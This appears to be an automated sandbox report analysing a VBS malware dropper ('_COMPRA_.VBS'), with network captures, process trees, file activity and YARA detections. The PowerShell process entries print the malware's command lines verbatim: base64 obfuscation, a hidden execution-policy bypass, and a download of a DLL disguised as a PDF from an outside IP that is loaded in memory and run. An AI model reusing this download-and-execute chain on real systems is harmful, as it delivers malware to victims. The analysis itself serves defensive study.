IG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAKbq2rcAAAAAAAAAAOAADiELAVAAAMwAAAAGAAAAAAAADusA AAAgAAAAAAEAAABAAAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAAABAAQAAAgAAAAAAAAMAYIUAABAAABAA AAAAEAAAEAAAAAAAABAAAAAAAAAAAAAAAMDqAABLAAAAAAABAMADAAAAAAAAAAAAAAAAAAAAAAAAAAACAB AAwAAAB86gAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAA AAAAAAAAAAAACCAAAEgAAAAAAAAAAAAAAC50ZXh0AAAAFMsAAAAgAAAAzAAAAAIAAAAAAAAAAAAAAAAA ACAAAGAucnNyYwAAAMADAAAAAAEAAAQAAADOAAAAAAAAAAAAAAAAAABAAABALnJlbG9jAAAMAAAAACAB AAACAAAA0gAAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAADw6gAAAAAAAEgAAAACAAUAkHkA ADxLAAADAAAAAAAAAMzEAADAIwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ADIomQAABgIoDgAACioAAAAyKJkAAAYCKA8AAAoqAAAAuiiZAAAGcxAAAAqAAQAABHMRAAAKgAIAAARz EgAACoADAAAEcxMAAAqABAAABCoALn4BAAAEbxQAAAoqLn4CAAAEbxUAAAoqLn4DAAAEbxYAAAoqLn4E AAAEbxcAAAoq/n4GAAAEFCgjAAAKOSkAAAAgTJKYHSBMkpgdYSg4AAAG0AcAAAIoGwAACm

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	20.106.232.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:21:53.831923008 CEST	1211	OUT	GET /rumpe/newrumpe.pdf HTTP/1.1 Host: 20.106.232.4
May 14, 2022 15:21:53.930479050 CEST	1212	IN	HTTP/1.1 200 OK Date: Sat, 14 May 2022 13:21:53 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 12 May 2022 22:01:31 GMT ETag: "1a220-5ded7b35b18e6" Accept-Ranges: bytes Content-Length: 107040 Content-Type: application/pdf Data Raw: e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e 2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9 c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 a c e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 91 e2 99 ac e2 9c a6 e2 96 Data Ascii:

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6256, Parent PID: 5876

General

Target ID:	0
Start time:	15:21:39
Start date:	14/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\Desktop_COMPRA_.VBS"
Imagebase:	0x7ff7b4990000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 6388, Parent PID: 6256

General

Target ID:	1
Start time:	15:21:41
Start date:	14/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAtAE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwBuAG???AdwAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBqAG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AaABnAH???AdQByAHQAdAAvADEANwAxAC4AOAAxAC4AMwAzADEALgA1ADkAMQAvAC8AOgBwAHQAdABoACcAKQApAA==';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zpnb2wuj.mn5.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uh3x3r0z.4n5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\Documents\20220514	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC5F80F35D	CreateDirectoryW
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.yPH19KjK.20220514152144.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zpnb2wuj.mn5.ps1	success or wait	1	7FFC5F80F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uh3x3r0z.4n5.psm1	success or wait	1	7FFC5F80F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zpnb2wuj.mn5.ps1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_uh3x3r0z.4n5.psm1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.yPH19KjK.20220514152144.txt	0	3	ff		success or wait	1	7FFC5F80B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.yPH19KjK.20220514152144.txt	3	1669	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 34 31 35 32 31 34 35 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 33 35 33 34 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220514152145Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 035347 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	12	7FFC5F80B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFC60DFF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608B2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608B2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC608AB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC609812E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\fe3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC608AB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC608AB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC608962DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFC608963B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC609812E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC5F80B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC5F80B526	ReadFile

Analysis Process: conhost.exe PID: **6396**, Parent PID: **6388**

General

Target ID:	2
Start time:	15:21:42
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6520**, Parent PID: **6388**

General

Target ID:	3
Start time:	15:21:46
Start date:	14/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/new.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.hguurtt/171.81.331.591//:ptth'))
Imagebase:	0x7ff746f80000

File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000003.00000002.341381226.0000020DBAA07000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000003.00000002.341350296.0000020DBA9C4000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000003.00000002.337261949.0000020DAB5A5000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC609DF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_aldovbbj.0fp.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yb2i5nut.0mf.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.PDp+ZyLV.20220514152147.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5F806FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5CB203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5CB203FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_aldovbbj.0fp.ps1	success or wait	1	7FFC5F80F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yb2i5nut.0mf.psm1	success or wait	1	7FFC5F80F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_aldovbbj.0fp.ps1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yb2i5nut.0mf.psm1	0	1	31	1	success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.PDp+ZyLV.20220514152147.txt	0	3	ff		success or wait	1	7FFC5F80B526	WriteFile
C:\Users\user\Documents\20220514\PowerShell_transcript.035347.PDp+ZyLV.20220514152147.txt	3	950	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 34 31 35 32 31 34 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 33 35 33 34 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********Windows PowerShell transcript startStart time: 20220514152148Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 035347 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	7FFC5F80B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFC5F80B526	WriteFile
